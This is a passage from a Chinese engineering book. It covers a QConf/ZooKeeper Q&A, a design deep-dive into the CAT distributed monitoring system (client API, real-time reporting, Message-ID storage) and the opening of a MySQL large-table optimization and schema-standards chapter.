服务方式对 QConf 来说是一种特殊的配置, 在 ZooKeeper 上有一些特殊的结构来存储, 服务就是 IP: port, 不论是 DBA 的存储服务还是系统部的计算服务, 在 QConf 看来是一样的, 都是监控这些 IP: port 存活并在用户调用相关接口如 get_host 时返回可用的服务地址。

Q: 能否展开讲一下“管理端是业务修改配置的页面入口, 配合数据库提供一些如批量导入、权限管理、版本控制等上层功能”这句话?

管理端是用来方便用户管理修改配置的, 在内部提供了一些如批量导入、权限管理、

版本控制等功能，这些上层功能有时会需要数据库配合存一些数据，这部分目前的开源版本还没有这么完整，会在后续完善。

Q: 同样的配置，在不同的机器上有个别配置项值不同，QConf 要怎么处理这种情况？

这多发生在不同机房的情况下，我们在每个机房都配置一套 ZooKeeper 集群，这样不同机房的配置取到的值就不同，不知道这种方案可否满足此问题。

Q: 因为相同服务中的不同实例可能有少量配置不同，为了区分这些不同的实例可能需要给每个实例分配一个 ID 以便在管理端区别对待。在 QConf 中有没有遇到过这种问题？是怎么处理的？ID 是由管理端分配还是服务实例自动生成？

现在 QConf 的使用方式是不同的配置需要不同的配置项，把相同的配在一起。目前管理端没有自动生成 ID 过，不过 ZooKeeper 有类似功能，可以具体讨论下，如果比较常见的话，我们可以考虑支持。

Q: dump 数据是获取到某个时刻所有数据的镜像去 dump 还是边读配置边写文件？

dump 是采用 GDBM 做的，所以很容易修改添加单条数据。

现在是每次更新或删除共享内存中的配置，就对应 dump 一份该条配置。

Q: 360 现在 ZooKeeper 集群的客户数达到了多大规模？之前有听说 ZooKeeper 集群规模是有限的，到三四千个客户数就很难上去了，是这样吗？

我们总的客户端大概有两三万台机器，但因为每个机房都部署了 ZooKeeper 集群，一共有 51 个机房，所以单个方面的压力还好，ZooKeeper 主要是 Watcher 的消耗，现在主力机房有 Watcher 数量过两万的，这些会用配置较好的实体机，一般情况下机房用虚拟机就够了。

Q: ZooKeeper 的 Znode 多了会影响性能吗？配置文件是按组来存在 Znode 的 value 中，还是说每个配置项就是一个 Znode，那样会不会太多？

单个配置就是一个 Znode，ZooKeeper 在几十万的 Path 级别内没有性能问题，现在主力机房有 Znode 数量达到两万，不过如果 Watcher 比较多的话会很吃内存，另外在快照文件生成较多时，最好定时清理。

Q: 可以感知到 ZooKeeper 丢失通知吗?

客户端感知不到 Watcher 触发过程中的变化, 所以 Agent 每次收到通知都会去取数据并重新注册 Watcher。

如果是端或者网络的问题会导致 ZooKeeper 会话失效, 重连的时候 Agent 会把需要的节点都重新拉一遍。

其他丢失情况较小, Agent 的 Scan 操作就是为防止这种情况, 半个小时到一个小时一次。

Q: 监控到一个 ZooKeeper 挂掉了, 它会不会自动切换到另一个? 还是要重新手动部署?

不用, ZK 集群只要有一半以上的机器存活就能正常提供服务。

5.2 深度剖析开源分布式监控 CAT

尤勇,美团点评资深技术专家,开源监控系统 CAT(Central Application Tracking) 的开发者,目前主要负责统一监控 CAT 以及移动统一长连接接入。



CAT 是一个实时和接近全量的监控系统,它侧重于对 Java 应用的监控,基本接入了美团点评所有的核心应用。目前在中间件(MVC、RPC、数据库、缓存等)框架中得到广泛应用,为美团点评各业务线提供系统的性能指标、健康状况、监报告警等。自 2014 年开源以来,除了美团点评之外,CAT 还在携程、陆金所、猎聘网、找钢网等多家互联网公司生产环境应用,项目的开源地址是 <http://github.com/dianping/cat>。

本节会对 CAT 整体设计、客户端、服务端等的一些设计思路做详细深入的介绍。

5.2.1 背景介绍

CAT 整个产品研发是从 2011 年年底开始的,当时正是大众点评从 .NET 迁移到 Java 的核心起步阶段。当初大众点评已经拥有核心的基础中间件、RPC 组件 Pigeon、统一配置组件 Lion。Java 整体迁移已经在服务化的路上。随着服务化的深入,整体 Java 在线上部署规模逐渐变多,同时,暴露的问题也越来越多。典型的问题有:

- 大量报错,特别是核心服务,需要花费很长时间才能定位。
- 异常日志都需要线上权限登录线上机器排查,排错时间长。
- 有些简单的错误定位都非常困难(有一次将线上的库配置到了 Beta,花了整个通宵排错)。
- 我们怀疑很多不了了之的问题的原因是网络(从现在看,在内网的情况下真的很少

出问题)。

虽然那时候也有一些简单的监控工具（比如 Zabbix、自己研发的 Hawk 系统等），可能单个工具在某方面的功能还不错，但整体服务化水平参差不齐、扩展能力相对较弱，监控工具间不能互通互联，这都使查找问题根源时基本要在多个系统之间切换，有时候真的是靠“人品”才能找出根源。

适逢在 eBay 工作长达十几年的吴其敏加入大众点评成为首席架构师，他对 eBay 内部应用非常成功的 CAL 系统有深刻的理解。就在这样天时地利人和的情况下，我们开始研发了大众点评第 1 代的监控系统——CAT。

CAT 的原型和理念来源于 eBay 的 CAL 系统，最初是吴其敏在大众点评工作期间设计开发的。CAT 不仅增强了 CAL 系统核心模型，还添加了更丰富的报表。

5.2.2 整体设计

监控的整体要求就是快速发现故障、快速定位故障以及辅助进行程序性能优化。为了做到这些，我们对监控系统提出了如下所示的要求。

- 实时处理：信息的价值会随时间锐减，尤其是在事故的处理过程中。
- 全量数据：最开始的设计目标就是全量采集，全量的好处有很多。
- 高可用：当所有应用都倒下了，需要监控还站着，并告诉工程师发生了什么，做到故障还原和问题定位。
- 故障容忍：CAT 本身的故障不应该影响业务正常运转，CAT 挂了，应用不该受影响，只是监控能力暂时减弱。
- 高吞吐：要想还原真相，需要全方位地监控和度量，必须要有超强的处理吞吐能力。
- 可扩展：支持分布式、跨 IDC 部署，横向扩展的监控系统。
- 不保证可靠：允许消息丢失，这是一个很重要的 trade-off，目前 CAT 服务端可以做到 4 个 9 的可靠性，可靠系统和不可靠性系统的设计差别非常大。

CAT 从开发至今，一直秉承着“简单的架构就是最好的架构”这一原则，主要分为 3 个模块：CAT-client、CAT-consumer、CAT-home。


- CAT-client 提供给业务以及中间层埋点的底层 SDK。
- CAT-consumer 用于实时分析从客户端提供的数据。
- CAT-home 作为用户给用户展示的控制端。

在实际开发和部署中，CAT-consumer 和 CAT-home 是部署在一个 JVM 内部，每个 CAT

服务端都可以作为 consumer，也可以作为 home，这样既能减少整个层级结构，也可以增加系统稳定性。

下图是 CAT 目前多机房的整体结构图，从图中可以看到：

- 路由中心是根据应用所在的机房信息来决定客户端上报的 CAT 服务端地址，目前美团点评有广州、北京、上海三地机房。
- 每个机房内部都有独立的原始信息存储集群 HDFS。
- CAT-home 可以部署在一个机房内，也可以部署在多个机房，在最后做展示的时候，home 会从 consumer 中进行跨机房地调用，将所有数据合并展示给用户。
- 在实际过程中，consumer、home 及路由中心都是部署在一起的，每个服务端节点都可以充当任意一个角色。



5.2.3 客户端设计

客户端设计是 CAT 系统设计中最核心的环节，客户端要求做到 API 简单、拥有高可靠的性能。无论在任何场景下，CAT 客户端都不能影响客业务性能，监控只是公司核心业务流程的一个旁路环节。CAT 的核心客户端是 Java，也支持 Net 客户端，近期公司内部也在


研发其他多语言客户端。以下客户端设计及细节均以 Java 客户端为模板。

1. 设计架构

CAT 客户端在收集端数据方面使用 `ThreadLocal` (线程局部变量), 是线程本地变量, 也可以称之为线程本地存储。其实 `ThreadLocal` 的功能非常简单, 就是为每一个使用该变量的线程提供一个变量值的副本, 这属于 Java 中一种较为特殊的线程绑定机制, 每一个线程都可以独立地改变自己的副本, 不会和其他线程的副本冲突。

在监控场景下, 为用户提供服务的都是 Web 容器, 比如 Tomcat 或者 Jetty, 后端的 RPC 服务端比如 Dubbo 或者 Pigeon, 也都是基于线程池来实现的。业务方在处理业务逻辑时基本都是在同一个线程内部调用后端服务、数据库、缓存等, 并将这些数据拿回来再进行业务逻辑封装, 最后将结果展示给用户。所以将所有的监控请求作为一个监控的上下文存入线程变量就非常合适。

如下图所示, 业务执行业务逻辑的时候, 就会把此次请求对应的监控存放于线程的上下文中, 存于上下文的其实是一个监控树的结构。在最后业务线程执行结束时, 将监控对象存入一个异步内存队列中, CAT 有个消费线程能将队列内的数据异步发送到服务端。



2. API 设计

只有设计者对监控以及性能分析有足够的理解, 才会定义好监控的 API, 监控和性能分析所针对的场景有如下几种:

- 一段代码的执行时间, 一段代码既可以是 URL 执行耗时, 也可以是 SQL 的执行耗时。
- 一段代码的执行次数, 比如程序抛出异常的数量, 或者一段逻辑的执行次数。

- 定期执行某段代码，比如定期上报一些核心指标：JVM 内存、GC 等指标。
- 关键的业务监控指标，比如监控订单数、交易额、支付成功率等。

在上述领域模型的基础上，CAT 设计自己的几个核心监控对象有 Transaction、Event、Heartbeat、Metric。

一段监控 API 的代码示例如下图所示。

```
public void sample() {
    String pageName = "";
    String serverIp = "";

    Transaction t = Cat.newTransaction("URL", pageName); // 创建一个Transaction

    try {
        // 记录一个事件
        Cat.logEvent("URL.Server", serverIp, Event.SUCCESS, "ip=" + serverIp + "&...");
        // 记录一个业务指标，主要衡量单位时间内的次数总和
        Cat.logMetricForCount("OrderCount");
        // 记录一个timer类的业务指标，主要衡量单位时间内平均值
        Cat.logMetricForDuration("KeyForTimer", 5);

        yourBusiness(); // 自己业务代码

        t.setStatus(Transaction.SUCCESS); // 设置状态
    } catch (Exception e) {
        t.setStatus(e); // 设置错误状态
    } finally {
        t.complete(); // 结束Transaction
    }
}
```

3. 序列化和通信

序列化和通信是整个客户端包括服务端性能里很关键的一环，二者的含义如下所示。

- CAT 序列化协议是自定义序列化协议，自定义序列化协议相比通用序列化协议要高效很多，这一点在大规模数据实时处理场景下还是非常有必要的。
- CAT 通信基于 Netty 来实现 NIO 的数据传输，Netty 是一个非常好的 NIO 开发框架，这里就不详细介绍了。

4. 客户端埋点

日志埋点是监控活动最重要的环节之一，日志质量决定了监控质量和效率。CAT 的埋点目标是以问题为中心，像程序抛出 exception 就是典型的问题。我个人对问题的定义是不符合预期的就可以算是问题，比如请求未完成、响应时间快了或慢了、请求 TPS 多了还是少了、时间分布不均匀，等等。

在互联网环境中，典型的问题场景如下所示。

- HTTP/REST、RPC/SOA、MQ、Job、Cache、DAL。
- 搜索/查询引擎、业务应用、外包系统、遗留系统。
- 第三方网关、银行 API、合作伙伴/供应商交互。
- 各类业务指标，如用户登录、订单数、支付状态、销售额。

5. 遇到的问题

在业务上使用 Java 客户端时，很容易出问题的地方就是内存，另外一个就是 CPU。在内存方面出现的问题往往是内存泄漏，占用内存较多从而导致业务方 GC 压力增大。客户端的代码性能决定了最终 CPU 的消耗。

以前我们遇到过一个极端的例子，我们的一位做业务的同事被请求做餐饮加商铺的销售额，在这种情况下，业务人员一般会通过 for 循环所有商铺的分店，结果这一步就造成内存 OOM 了，后来发现这家店是肯德基，有几万家分店，每个循环里都有数据库连接。在正常场景下，ThreadLocal 内部的一个监控对象就存在几万个节点，这会导致业务的 OldGC 情况特别严重。所以说框架的代码想象不出业务方会怎么使用你的代码，需要考虑到在任何情况下都有出问题的可能。

在消耗 CPU 时我们也遇到了一个 case：在某个客户端版本中，CAT 本地存储当前消息 ID 自增的大小，客户端使用了 MappedByteBuffer 这个类，比类是一个文件内存映射，对它进行测试后，结果证明它的性能非常高，我们只用它存储了几个字节的对象，理论上不会有任何问题。在一次线上场景下，很多业务线程都 block 在这个上面，结果发现当 I/O 存在瓶颈时，MappedByteBuffer 这个类的使用也会变得很慢。后来的优化就是把这个 I/O 的操作异步化，所以客户端需要尽可能地异步化，异步化序列化、异步化传输、异步化任何可能存在时间延迟的代码操作。


5.2.4 服务端设计

服务端面对的主要问题是对大数据的实时处理，目前后端 CAT 的计算集群大约有 100 台物理机，存储集群大约有 35 台物理机，每天处理了约 100TB 的数据量。线上单台机器高峰期大约是 110Mbps，接近千兆网打满。

下面我重点讲下 CAT 服务端的一些设计细节。

1. 架构设计


单机 consumer 的大概结构如下页中的图所示。



从上图中可以看出，CAT 服务端在整个实时处理中，基本上实现了全异步化处理，使用了大量异步以及多线程。

- 消息接收基于 Netty 的 NIO 实现。
- 服务端接收到消息就将其存放于内存队列，然后程序开启一个线程会消费这个消息做消息分发。
- 每个消息都会有一批用来并发消费各自队列数据的线程，以做到消息处理的隔离。
- 消息存储是先存入本地磁盘，然后异步上传到 HDFS 文件，这也避免了强依赖 HDFS。

当某个报表处理器来不及处理（比如 Transaction 报表处理比较慢）的时候，可以通过配置支持开启多个 Transaction 处理线程，并发消费消息，如下图所示。



2. 实时分析

CAT 服务端实时报表分析是整个监控系统的核心，CAT 重客户端采集的是原始的 LogView，目前一天大约有 2000 亿条消息，这些原始的消息太多了，所以要在这些消息基

础上丰富报表，以此来支持业务问题及性能分析的需求。

CAT 是根据日志消息的特点（比如只读特性）和问题场景量身定做的，它将所有的报表按消息的创建时间分片，1 小时为 1 个单位，那么每小时就产生 1 个报表。当前小时报表的所有计算都是基于内存的，用户每次请求即时报表得到的都是最新的实时结果。对于历史报表，因为它是不变的，所以是否实时也就无所谓了。

基本上所有 CAT 的报表模型都可以进行增量计算，它可以分为计数、计时和关系处理这 3 种。计数又可以分为 2 类：算术计数和集合计数。典型的算术计数如总个数（count）、总和（sum）、均值（avg）、最大/最小（max/min）、吞吐（tps）和标准差（std）等，其他都比较直观，标准差稍微复杂一点，大家可以自己推演一下怎么做增量计算。那集合运算，比如 95 线（表示 95% 请求的完成时间）、999 线（表示 99.9% 请求的完成时间），则稍微复杂一些，系统开销也更大一点。

（1）报表建模

每个 CAT 报表往往有多个维度，以 Transaction 报表为例，它有 5 个维度，分别是应用、机器、Type、Name 和分钟级分布情况。如果全维度建模，虽然灵活，但开销将会非常之大。CAT 选择固定维度建模时，可以理解成将这 5 个维度组织成深度为 5 的树，访问时总是从根开始，逐层往下进行。

CAT 服务端为每个报表单独分配一个线程，所以不会有锁的问题，所有报表模型都是非线程安全的，其数据是可变的。这样带来的好处是简单且低开销。


CAT 报表建模是使用自研的 Maven Plugin 自动生成的。所有报表是可合并和裁剪的，我们可以轻易地将 2 个或多个报表合并成 1 个报表。在报表处理代码中，CAT 大量使用访问者模式（visitor pattern）。

（2）性能分析报表

报表	说明
Transaction	一段代码运行时间、次数
Event	一行代码的执行次数
Problem	系统可能出现的异常，包括访问较慢的程序等
Hearbeat	JVM 内部一些状态信息，Memory，Thread 等
Matrix	一个请求调用链路统计
RPC	SOA 系统用于 RPC 调用的报表
Cache	缓存使用分析统计
Dependency	系统之间实时调用依赖关系等
...	...

(3) 故障发现类报表

- 实时业务指标监控：核心业务都会定义自己的业务指标，这不需要太多，主要用于 24 小时值班监控，实时发现业务指标问题，如下图所示，一个是当前的实际值，一个是基准值，就是根据历史趋势计算的预测值。从下图中能直观看到支付业务是在何时出现问题的。



- 系统报错大盘。
- 实时数据库大盘、服务大盘、缓存大盘等。

3. 存储设计

CAT 系统的存储主要分为 2 块，如下所示。

- CAT 的报表的存储。
- CAT 原始 LogView 的存储。

报表是根据 LogView 实时运算出来给业务分析用的，默认报表有小时模式、天模式、周模式以及月模式。CAT 实时处理产生的都是以小时为级别的报表，小时级报表会带有最低（分钟）级别粒度的统计。天、周、月等报表都是根据小时级别报表合并的结果报表。

原始 LogView 存储一天大约 100TB 的数据量，因为数据量比较大所以存储时必须对其进行压缩，本身原始 LogView 需要根据 Message-ID 读取，所以存储整体要求就是批量压缩以及随机读。在当时场景下，并没有特别合适的成熟系统能支持这样的特性，所以我们开发了一种基于文件的存储以支持 CAT 的场景，存储一直是 CAT 最难解决的问题，我们一直在做持续的改进和优化。

(1) 消息 ID 的设计

每个 CAT 消息都有一个唯一的 ID，在客户端生成以及后续的操作中都需要通过此 ID 来查找消息内容，比如在分布式调用里，RPC 消息串起来的问题，当 A 调用 B 的时候，在 A 这端生成一个 Message-ID，在 A 调用 B 的过程中，将 Message-ID 作为调用传递到 B 端，

在 B 执行过程中, B 用 context 传递的 Message-ID 来作为当前监控消息的 Message-ID。

CAT 消息的 Message-ID 格式为 ShopWeb-0a010680-375030-2, CAT 消息一共分为 4 段, 如下所示。


- 第 1 段是应用名 shop-web。
- 第 2 段是当前这台机器的 IP 的 16 进制格式, 01010680 表示 10.1.6.108。
- 第 3 段的 375030 是用系统当前时间除以小时得到的整点数。
- 第 4 段的 2 表示当前这个客户端在当前小时的顺序递增号。

(2) 存储数据的设计

消息存储是 CAT 最具挑战的部分, 其难点在于消息数量多且大, 目前美团点评每天处理消息 2000 亿条左右, 大小约 200TB, 单物理机高峰期每秒要处理 100MB 左右的流量。

CAT 服务端除了要基于此流量做实时计算外, 还要将这些数据压缩并写入磁盘。

存储结构整体如下图所示。



CAT 数据文件分为 2 种, 一类是 Index 文件, 一份是 Data 文件。

- Data 文件是分段 GZIP 压缩, 每个分段小于 64KB, 这样 16bits 就可以表示一个最大分段地址。
- 一个 Message-ID 需要 48bits 的空间来存储索引, 索引会根据 Message-ID 的第 4 段来确定索引的位置, 比如消息 Message-ID 为 ShopWeb-0a010680-375030-2, 这条消息 ID 对应的索引位置为 $2 \times 48\text{bits}$ 的位置。
- 48bits 前面 32bits 存数据文件的块偏移地址, 后面 16bits 存数据文件解压之后的块内地址偏移。

- 在 CAT 读取消息的时候，首先根据 Message-ID 的前面 3 段确定唯一的索引文件，在根据 Message-ID 第 4 段确定此 Message-ID 索引位置，根据索引文件的 48bits 读取数据文件的内容，然后将数据文件进行 GZIP 解压，再根据块内偏移地址读取真正的消息内容。

4. 服务端设计总结

CAT 在分布式实时方面的主要特性如下所示。

- 去中心化，数据分区处理。
- 基于日志只读特性，以一个小时为时间窗口，基于内存建模和分析完成实时报表，通过聚合完成历史报表。
- 基于内存队列，全面异步化、单线程化、无锁设计。
- 全局消息 ID，数据本地化生产，集中式存储。
- 组件化、服务化理念。

5.2.5 总结感悟

最后我们再花一点时间来讲一下我们在实践里做的一些东西。

1. MVP 版本

我们用了 1 个月的 Demo 版本，3 个月 MVP 版本。为什么要强调 MVP 版本？因为做这个项目需要老板和业务的支持。2011 年左右，当时我们整个生产环境估计有一千台机器（虚拟机），一旦出现问题就到运维那边看日志，大家应该都理解看日志的痛苦，如果此时发现一台机器的核心服务出错，可能会导致更多的问题。因此我们就做了 MVP 版本解决这个问题，当时我们大概做了 2 个功能：一个是能实时知道所有的 API 接口访问量成功率等；二是能实时地在 CAT 平台上看到异常日志。这里我想说的是 MVP 版本不要做太多内容，但是在做一个产品的时候必须从 MVP 版本做起，要做一些最典型的、特别亮的功能让大家支持你。

2. 数据质量

数据质量在整个监控体系里非常关键，它决定你最后的监控报表质量。所以我们要和跟数据库框架、缓存框架、RPC 框架、Web 框架等做深入的集成，让业务方便收集以及看到这些数据。

3. 单机开发环境

这也是我们认为能提升整个项目开发效率的最重要的一点。单机开发环境实际上就是说你在一台机器里可以把你所有的项目都启用起来。如果你在一个单机环境下把所有东西启动起来，你就会想方设法地知道如果我依赖的服务挂了那我该怎么办？比如 CAT 依赖 HDFS。单机开发环境除了能大幅度提高你的项目开发效率之外，还能提升整个项目的可靠性。

4. 上线推动

其实这是最难的事情。CAT 整个项目大概有两三个人，当时白天都是支持业务上线、培训，晚上才能 code，但是随着产品的完善以及业务的使用逐渐变多，一些好的产品后续会形成良性循环，推广就会变得比较容易。

5. 开放生态

公司越大，监控的需求越多，报表需求也更多，比如我们美团点评，每个产品都有很多报表，整个技术体系里也有很多报表和非常多的自定义报表，很多业务方都会提出各自的需求。最后我们决定把整个 CAT 系统里的所有数据都作为 API 暴露出去，我们并不是不能支持这些需求，而是这件事根本是做不完的。美团点评内部下游有很多系统会依赖 CAT 的数据，来做进一步的报表展示。

CAT 项目从 2011 年开始做，到现在整个生产环境大概有三千个应用，监控的服务端从零到几千，再到今天的规模超过两万，整个项目看起来历时六年多，但即使是做了六年多的这样一个项目，目前还有很多的需求需要开发。

5.3 单表 60 亿记录等大数据场景的 MySQL 优化和运维之道

杨尚刚，熊猫直播数据库负责人，负责熊猫直播后端数据库建设和架构设计。前新浪高级数据库工程师，负责新浪微博核心数据库架构改造优化，以及数据库相关的服务器存储选型设计。



5.3.1 前言

大家应该都很熟悉 MySQL 数据库，而且随着前几年的阿里的去 IOE、MySQL 逐渐引起更多人的重视。

1. MySQL 历史

- 1979 年，Monty Widenius 写了最初的版本，1996 年发布 1.0。
- 1995—2000 年，MySQL AB 成立，引入 BDB。
- 2000 年 4 月，集成 MyISAM 和 replication。
- 2001 年，Heikki Tuuri 向 MySQL 建议集成 InnoDB。
- 2003 发布 5.0，提供了视图、存储过程等功能。
- 2008 年，MySQL AB 被 Sun 收购，2009 年推出 5.1。
- 2009 年 4 月，Oracle 收购 Sun，2010 年 12 月推出 5.5。
- 2013 年 2 月推出 5.6 GA，5.7 开发中。
- 2015 年 10 月，MySQL 5.7 发布 GA 版本。
- 2016 年 9 月，发布下一个 MySQL 大版本 8.0 里程碑版本，引入更多更新。

2. MySQL 的优点

- 使用简单。
- 开源免费。
- 扩展性“好”，在一定阶段扩展性好。
- 社区活跃。
- 性能可以满足互联网存储和性能需求，离不开硬件支持。

上面这几个因素也是大多数公司选择考虑 MySQL 的原因。不过 MySQL 本身存在的问题和限制也很多，有些问题点也经常被其他数据库吐槽或鄙视。

3. MySQL 存在的问题

- 优化器对复杂 SQL 支持不好。
- 对 SQL 标准支持不好。
- 大规模集群方案不成熟，主要指中间件。
- ID 生成器，全局自增 ID。
- 异步逻辑复制，数据安全性问题。
- Online DDL。
- HA 方案不完善。
- 备份和恢复方案还是比较复杂，需要依赖外部组件。
- 展现给用户的信息过少，排查问题困难。
- 众多分支，让人难以选择。

看到了刚才讲的 MySQL 的优势和劣势，可以看到 MySQL 面临的问题还是远大于它的优势的，很多问题也是我们实际需要在运维中优化解决的，这也是 MySQL DBA 的一方面价值所在。而且 MySQL 的不断发展也离不开社区支持，比如 Google 最早提交的半同步 patch，后来也合并到官方主线。Facebook、Twitter 等也都开源了，内部使用 MySQL 分支版本，包含了它们内部使用的 patch 和特性。

5.3.2 数据库开发规范

数据库开发规范定义：开发规范是针对内部开发的一系列建议或规则，由 DBA 制订（如果有 DBA 的话）。

开发规范本身也包含几部分：基本命名、约束规范、字段设计规范、索引规范、使用规范。

1. 规范存在的意义

- 保证线上数据库 schema 规范。
- 减少出问题概率。
- 方便自动化管理。
- 需要长期坚持规范，这对开发和 DBA 来说是双赢。

试想如果没有开发规范，有的开发人员会写出各种全表扫描的 SQL 语句或者各种奇葩 SQL 语句，我们之前就看过开发人员写出可以打印好几页的 SQL。这会造成业务不稳定，也会让 DBA 天天忙于各种救火情况。

2. 基本命名和约束规范

- 表字符集选择 UTF8，如果需要存储 emoji 表情，需要使用 UTF8mb4（MySQL 5.5.3 以后支持）。
- 存储引擎使用 InnoDB。
- 变长字符串尽量使用 varchar 或 varbinary。
- 不在数据库中存储图片、文件等。
- 单表数据量控制在 1 亿以下。
- 库名、表名、字段名不使用保留字。
- 库名、表名、字段名、索引名使用小写字母，以下划线分隔，需要见名知意。
- 库表名不要设计得过长，尽可能用最少的字符表达出表的用途。

3. 字段规范

- 所有字段均定义为 NOT NULL，除非你真的想存 NULL。
- 字段类型在满足需求条件下越小越好，使用 UNSIGNED 存储非负整数，实际使用时存储负数的场景不多。
- 使用 TIMESTAMP 存储时间。
- 使用 varchar 存储变长字符串，当然要注意 varchar (M) 里的 M 指的是字符数而不是字节数；使用 UNSIGNED INT 存储 IPv4 地址而不是 CHAR (15)，这种方式只能存储 IPv4，存储不了 IPv6。
- 使用 DECIMAL 存储精确浮点数，用 float 类型可能会存在数据误差。
- 少用 blob text。

关于为什么定义不使用 NULL 的原因，有 2 种。

- 浪费存储空间，因为 InnoDB 需要额外一个字节来存储。

- 表内默认值 NULL 过多会影响优化器选择执行计划。

